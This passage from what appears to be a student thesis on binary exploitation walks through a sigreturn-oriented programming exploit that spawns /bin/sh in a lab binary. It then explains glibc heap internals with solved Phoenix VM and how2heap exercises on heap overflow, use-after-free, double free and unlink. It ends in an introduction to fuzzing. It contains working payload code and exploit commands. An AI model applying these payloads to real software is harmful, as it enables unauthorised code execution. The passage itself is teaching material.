


0x00	rt_sigreturn	uc_flags
0x10	&uc	uc_stack.ss_sp
0x20	uc_stack.ss_flags	uc_stack.ss_size
0x30	r8	r9
0x40	r10	r11
0x50	r12	r13
0x60	r14	r15
0x70	rdi	rsi
0x80	rbp	rbx
0x90	rdx	rax
0xa0	rcx	rsp
0xb0	rip	eflags
0xc0	cs/gs/fs/ss	err
0xd0	trapno	oldmask
0xe0	cr2	&fpstate
0xf0	__reserved	sigmask

Figure 4.26: Layout of a SROP exploit in Linux x86_64[5]

Example

First, we need a simple ROP chain that calls a system call. For that we need a `pop rax` gadget that sets the correct syscall number on the `rax` register. Then we execute the `syscall` instruction with a `syscall` gadget. The `sigreturn` syscall has the number `0xf`.



```
qwe@qwe:~/tfg/rop/srop$ ROPgadget --binary a.out | grep "pop rax" | tail -n 2 | head -n 1
0x000000000040113e : pop rax ; ret
qwe@qwe:~/tfg/rop/srop$ ROPgadget --binary a.out | grep "syscall"
0x0000000000401140 : syscall
qwe@qwe:~/tfg/rop/srop$
```

Figure 4.27: SROP gadgets

```
exploit = b"A" * (padding)
exploit += p64(rax_gadget) # rip
exploit += p64(sigreturn_syscall_number)
exploit += p64(syscall_gadget)
```

Up to this point this is a normal ROP chain sequence. Now we need to concatenate the `sigcontext` struct for the `sigreturn` syscall.

We are going to call `execve("/bin/sh")` from the signal frame. In order to do that, we need to set the correct registers.

`rdi` : executable file path to run. In our case it is the address of a `"/bin/sh"` string.

`rax` : `0x3b`, the `execve` syscall number.


`rsp` : zeroing this value can be dangerous and cause a segfault. Just point it to some random stack address.

`rip` : because `execve` is a system call we can reuse the syscall gadget we used previously on the ROP chain.

`cs` : code segment. Used implicitly in the instructions that modify control flow. Necessary to jump around. The value is taken from debugging the program.

`ss` : another segment register. Zeroing it causes segfault. The value is taken from debugging the program.

All the other fields are zeroed out.




hex.view.hexeditor.name

```
      00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
000:  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA   ................
010:  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA   ................
020:  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA   ................
030:  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA   ................
040:  41 41 41 41 41 41 41 41  3E 11 40 00 00 00 00 00   AAAAAAAA>.@.....   ................
050:  0F 00 00 00 00 00 00 00  40 11 40 00 00 00 00 00   ........@.@.....   ................
060:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
070:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
080:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
090:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
0A0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
0B0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
0C0:  00 00 00 00 00 00 00 00  04 20 40 00 00 00 00 00   ......... @.....   ................
0D0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
0E0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
0F0:  3B 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ;...............   ................
100:  00 DF FF FF FF 7F 00 00  40 11 40 00 00 00 00 00   ........@.@.....   ................
110:  00 00 00 00 00 00 00 00  33 00 00 00 00 00 2B 00   ........3.....+.   ................
120:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
130:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
140:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................   ................
150:  00 00 00 00 00 00 00 00                            ........           ........
```

hex.view.pat…	hex.view.pattern…	hex.view.pattern_data.value	hex.view.pattern_data.of…
▼ context	struct sig_context	{ ... }	0x00000060 : 0x00000157
uc_flags	u64	0 (0x0000000000000000)	0x00000060 : 0x00000067
uc_addr	u64	0 (0x0000000000000000)	0x00000068 : 0x0000006F
ss_sp	u64	0 (0x0000000000000000)	0x00000070 : 0x00000077
ss_flags	u64	0 (0x0000000000000000)	0x00000078 : 0x0000007F
ss_size	u64	0 (0x0000000000000000)	0x00000080 : 0x00000087
r8	u64	0 (0x0000000000000000)	0x00000088 : 0x0000008F
r9	u64	0 (0x0000000000000000)	0x00000090 : 0x00000097
r10	u64	0 (0x0000000000000000)	0x00000098 : 0x0000009F
r11	u64	0 (0x0000000000000000)	0x000000A0 : 0x000000A7
r12	u64	0 (0x0000000000000000)	0x000000A8 : 0x000000AF
r13	u64	0 (0x0000000000000000)	0x000000B0 : 0x000000B7
r14	u64	0 (0x0000000000000000)	0x000000B8 : 0x000000BF
r15	u64	0 (0x0000000000000000)	0x000000C0 : 0x000000C7
rdi	u64	4202500 (0x0000000000402004)	0x000000C8 : 0x000000CF
rsi	u64	0 (0x0000000000000000)	0x000000D0 : 0x000000D7
rbp	u64	0 (0x0000000000000000)	0x000000D8 : 0x000000DF
rbx	u64	0 (0x0000000000000000)	0x000000E0 : 0x000000E7
rdx	u64	0 (0x0000000000000000)	0x000000E8 : 0x000000EF
rax	u64	59 (0x000000000000003B)	0x000000F0 : 0x000000F7
rcx	u64	0 (0x0000000000000000)	0x000000F8 : 0x000000FF
rsp	u64	140737488346880 (0x00007FFFFFFFDF00)	0x00000100 : 0x00000107
rip	u64	4198720 (0x0000000000401140)	0x00000108 : 0x0000010F
eflags	u64	0 (0x0000000000000000)	0x00000110 : 0x00000117
cs_gs_fs_ss	u64	12103423998558259 (0x002B000000000033)	0x00000118 : 0x0000011F
err	u64	0 (0x0000000000000000)	0x00000120 : 0x00000127
trapno	u64	0 (0x0000000000000000)	0x00000128 : 0x0000012F
oldmask	u64	0 (0x0000000000000000)	0x00000130 : 0x00000137
cr2	u64	0 (0x0000000000000000)	0x00000138 : 0x0000013F
fpstate	u64	0 (0x0000000000000000)	0x00000140 : 0x00000147
reserved	u64	0 (0x0000000000000000)	0x00000148 : 0x0000014F
sigmask	u64	0 (0x0000000000000000)	0x00000150 : 0x00000157

Figure 4.28: SROP payload



```
qwe@qwe:~/tfg/rop/srop$ cat wer - | ./a.out
ls
a.out  core  craft.py  exploit.py  exploit2.py  exploit3.py  exploit4.py  main.c  my_exploit.py  qwe  vuln  wer
whoami
qwe
ll
sh: 3: ll: not found
echo "pwned" > hello
cat hello
pwned
exit
.
qwe@qwe:~/tfg/rop/srop$ 
```

Figure 4.29: Successful exploitation of an SROP exploit

Chapter 5

Heap exploits

5.1 The heap

The heap is a common term to refer to a portion of memory where programs can allocate memory at runtime for objects whom size is very large or unknown at compile time, and therefore, the compiler cannot manage the stack for them. This portion of memory is very often managed by libraries called allocators, in charge of keeping a record of the allocated and freed memory, its size, the possibility of reusing freed chunks and the merging of freed chunks to avoid heap fragmentation.
The C standard includes definitions for a set of heap functions common for everyone but the implementation is OS and library-dependent.

- `malloc`
- `realloc`
- `calloc`
- `free`

5.2 glibc malloc

The GNU C malloc library contains implementations for the standard malloc functions, `malloc`, `free`, `realloc`, and `calloc`. This allocator manages the blocks of memory handled to a program in a "heap" style. The GNU malloc implementation is derived from ptmalloc (pthread's malloc) and in turn, ptmalloc derives from dlmalloc (Doug Lea's malloc).

5.2.1 Common terms

Arena

An arena is a region of memory dedicated to the allocator. Arenas hold references to one or more heaps from which they allocate and free memory. When a program is started, a main arena is created, that holds a reference to the initial heal. When more threads request allocations, more arenas can be created to avoid locking the main arena and causing a bottle-neck that could slow down the program.

Heap

Portion of memory reserved for allocations. This memory is subdivided into chunks handled by the allocator. Heap memory is contiguous, meaning that the are adjacent to one another.

Chunk

Subdivision of a heap. It is a block of memory with a certain size requested by the program. Chunks can be merged with neighboring chunks to obtain a larger chunk, or can be subdivided further to obtain smaller chunks, depending on the needs of the program.
When a chunk is freed, it gets pushed into a circular double-linked list called **bin**. To save up space, all the information required for the linked list management is stored on the chunk contents. This metadata includes forward and backward pointers and the size of the neighboring chunks. [`source code`]




Figure 5.1: Allocated chunk structure




Figure 5.2: Freed chunk structure

Tcache

The Thread Local Cache is a special list of very recently freed chunks with the intention to be of quick access. It acts as a cache for freed chunks. Each thread owns a tcache containing a small collection of freed chunks for rapid access without the need to lock global variables or data structures like the arena, which is common for all threads under a process, to prevent data races.
The data structure is an array of bins, each bin being a linked list for chunks of certain sizes.

tcache	
`size`	`bin`
`0x20`	...
`0x30`	...
`0x40`	...
`0x50`	`0x55aabb -> 0x55ccdd -> 0x0`

Figure 5.3: Tcache structure

This optimization is present from glibc version 2.26 upwards.

5.3 Heap overflows

Because chunks are contiguous in memory, we can overflow a heap buffer with more data than it can handle using unbounded write/read functions, just like a normal stack overflow.




Figure 5.4: Heap overflow

Example

To showcase this vulnerability I am going to solve the level *heap-one* from *Phoenix VM*.

```c
struct heapStructure {
  int priority;
  char *name;
};

int main(int argc, char **argv) {
  struct heapStructure *i1, *i2;

  i1 = malloc(sizeof(struct heapStructure));
  i1->priority = 1;
  i1->name = malloc(8);

  i2 = malloc(sizeof(struct heapStructure));
  i2->priority = 2;
  i2->name = malloc(8);

  strcpy(i1->name, argv[1]);
  strcpy(i2->name, argv[2]);
  // ...
```

Thanks to the structures and the unbounded writes with the `strcpy` functions we can trigger an arbitrary write exploit. The second call to `strcpy` will take as a pointer `&name` from the second struct. Because heap chunks are contiguous, the first `strcpy` call can keep writing data past the extent of `i1.name` into the second structure.





Figure 5.5: heap-one@phoenix

We will use the first `strcpy` to override `i2.name` to point to another address where the value on the second argument will be written. In this case, I am overwriting it with the address of the return address on the stack and the second argument has the address of the `winner` function, performing a classical `ret2win` exploit but overriding data on the heap.

Listing 5.1: Pseudocode of the exploit

```
strcpy(&return_address, &winner);
```



```
user@phoenix-amd64:/opt/phoenix/i486$ ./heap-one \
> $(python -c 'print "A"*20 + "\xec\xd5\xff\xff"') \
> $(python -c 'print "\x9a\x88\x04\x08"')
Congratulations, you've completed this level @ 1619475192 seconds past the Epoch
Segmentation fault
user@phoenix-amd64:/opt/phoenix/i486$
```

Figure 5.6: heap-one solved


5.4 Use-After-Free

An Use-After-Free vulnerability consists of the use of a chunk **after** it has been freed.

```c
#include <stdlib.h>
#include <string.h>

int main()
{
    char* buffer = malloc(sizeof(char) * 32);

    free(buffer);

    /* buffer still points to the chunk contents */

    memset(buffer, 0x41, sizeof(char) * 32);

    return 0;
}
```

Example

To exemplify an UAF I will use *heap-two* from *Phoenix VM*.
This program consist of a menu allowing us to perform some actions in arbitrary order over some global variables. The program will check for the value of a variable inside the `auth` struct. By allocating and then freeing it we can force the following call to `malloc` returns us the same chunk that was allocated for the `auth` struct. Because the `auth` pointer is never cleared it points to the chunk that now belongs to the `service` variable, which we can control. By writing on `service` we are also writing on `auth`, therefore setting the correct value that the challenge expects to be completed.




```
user@phoenix-amd64:/opt/phoenix/i486$ ./heap-two
Welcome to phoenix/heap-two, brought to you by https://exploit.education
[ auth = 0, service = 0 ]
auth qwe
[ auth = 0x8049af0, service = 0 ]
reset
[ auth = 0x8049af0, service = 0 ]
service qwertyuiopasdfghj
[ auth = 0x8049af0, service = 0x8049af0 ]
login
you have logged in already!
[ auth = 0x8049af0, service = 0x8049af0 ]
```

Figure 5.7: heap-two@Phoenix

5.5 Double free

A double free consists of calling `free` two consecutive times on the same chunk. This causes a corruption on the allocator's data structures: the same chunk is appended two times to the free chunks list and the subsequent `malloc`s are going to return the same chunk to two different calls.




```c
#include <stdlib.h>

int main()
{
    void* a = malloc(8);

    free(a);
    free(a);
```

```c

    void* b = malloc(8);
    void* c = malloc(8);

    /* b and c point to the same address */

    return 0;
}
```

Figure 5.8: Double free vulnerability


Example

This is the `fastbin_dup.c` exercise from *how2heap*
First, we allocate three chunks on the heap, `a`, `b` and `c`. Ideally, we only need one chunk: the other pointers are needed to bypass some security checks to prevent this kind of vulnerability.




```
Allocated chunk | PREV_INUSE
Addr: 0x555555559390
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555555593b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555555593d0
Size: 0x21
```

Then, we free `a`.




```
Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555559390
Size: 0x21
fd: 0x00

Allocated chunk | PREV_INUSE
Addr: 0x5555555593b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555555593d0
Size: 0x21
```

Free `b` and then, again `a`. We have included `a`'s chunk two times on the bin.



```
pwndbg> fastbins
fastbins
0x20: 0x555555559390 → 0x5555555593b0 ← 0x555555559390
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
```

Now the heap allocator is going to think they are two different chunks and hand them to two different `malloc` calls.



```
pwndbg> p a
$6 = (int *) 0x5555555593a0
pwndbg> p b
$7 = (int *) 0x5555555593c0
pwndbg> p c
$8 = (int *) 0x5555555593a0
pwndbg>
```

Remember that the variables `a`, `b` and `c` points to the chunk contents, meanwhile the addresses shown in the fastbins are the addresses of the chunks.

5.6 Unlink

This attack exploits the UNLINK macro used in the free function. This macro executes the following instructions, redoing the connections between nodes on the double-linked list.

```c
#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

FD and BK are pointers to the next and previous chunk of P. If the attacker can control the chunk to be unlinked, P, we can put arbitrary values on FD and BK.
Imagine the following setup:




Figure 5.9: User controlled chunk

Following the unlink macro execution:

$$\begin{aligned} \texttt{FD} &= \texttt{0x5655d804} \\ \texttt{BK} &= \texttt{0x5508f311} \\ {}^*(\texttt{0x5655d804} + \texttt{0xc}) &= \texttt{0x5508f311} \\ {}^*(\texttt{0x5508f311} + \texttt{0x8}) &= \texttt{0x5655d804} \end{aligned}$$

That is an arbitrary write. The values on FD and BK should take in account the offset on the struct. For example, FD should point to an address 0xc bytes lower than the actual address we want to write to.
Newer glibc versions patched this exploit by adding sanity checks for the chunk headers. This exploit no longer works on the newer glibc versions.

Chapter 6

Fuzzing

6.1 Introduction

Software has bugs. This whole text depends on it. But finding bugs may not be as trivial as it seems. Software can be complex, and remembering all the corner cases for all the lines of code, taking into account how they interact with each other, is an illusion. By human mistake or lack of knowledge, programmers can introduce bugs in their software, sometimes very hard to reproduce or with very particular triggers.

Fuzzing means to use automatically generated tests to perform software testing[34]. Fuzzing searches exhaustively on the input space (bruteforce) of a program, searching for faulty inputs that may cause misbehavior by the software. This technique has been very successful on finding security bugs on software in the last decade and has gained a lot of popularity. It is in fact, a critical component of software testing even for production environments.

6.2 Code coverage

It is a metric which measures how much of the program has been executed. This metric helps to know how complete a test has been. By using code coverage we can quantify the usefulness of the input cases generated by the fuzzer and optimize the fuzzing session. Coverage can be defined on different criteria:

- Functions executed.
- Statements executed.
- Edges taken.
- Branches taken.
- Conditions resolved.

6.3 Types of fuzzers

Fuzzers are typically classified in 3 dimensions.

6.3.1 Input seed

Generative

The fuzzer generates the input from scratch, usually by random methods. This technique has as advantages the ease of implementation, does not require a *corpus* of examples and can generate a broad spectrum of input cases, but present the disadvantage of generating a lot of uninteresting inputs . Because of its triviality only uncovers shallow bugs in non trivial programs and takes a lot of time and effort to generate input cases that go down in the program execution tree.

Mutations

The most part of randomly generated inputs are not syntactically valid and do not go further on a program path. Mutation-based fuzzers apply certain transformations (mutations) to already existing examples of input to produce new input, thus they require a *corpus*. These mutations usually retain the structure of the input, if there is one. Because of the similarity between the generated input and the *corpus* examples the fuzzer can focus on interesting cases that go deep in the program execution tree, but it is not as exhaustive as the generative method. Some common mutations include:

- Bitflips
- Arithmetic
- Removing/Adding bytes
- Swapping bytes
- Repeating bytes
- Inserting UTF characters into ASCII strings
- Removing/Adding new lines, null terminators, EOFs, ...
- Replacing numbers for known problematic ones, i.e. negatives, big integers, floats, ...

6.3.2 Input structure

Unstructured

The fuzzer does not know the structure of the input. Requires less setup for fuzzing and can be employed in a wide variety of programs. This technique is more exhaustive than structured data but can generate a lot of uninteresting input cases for programs that expect structured data, which means wasting CPU cycles. It also takes longer to explore the program execution tree.

Structured

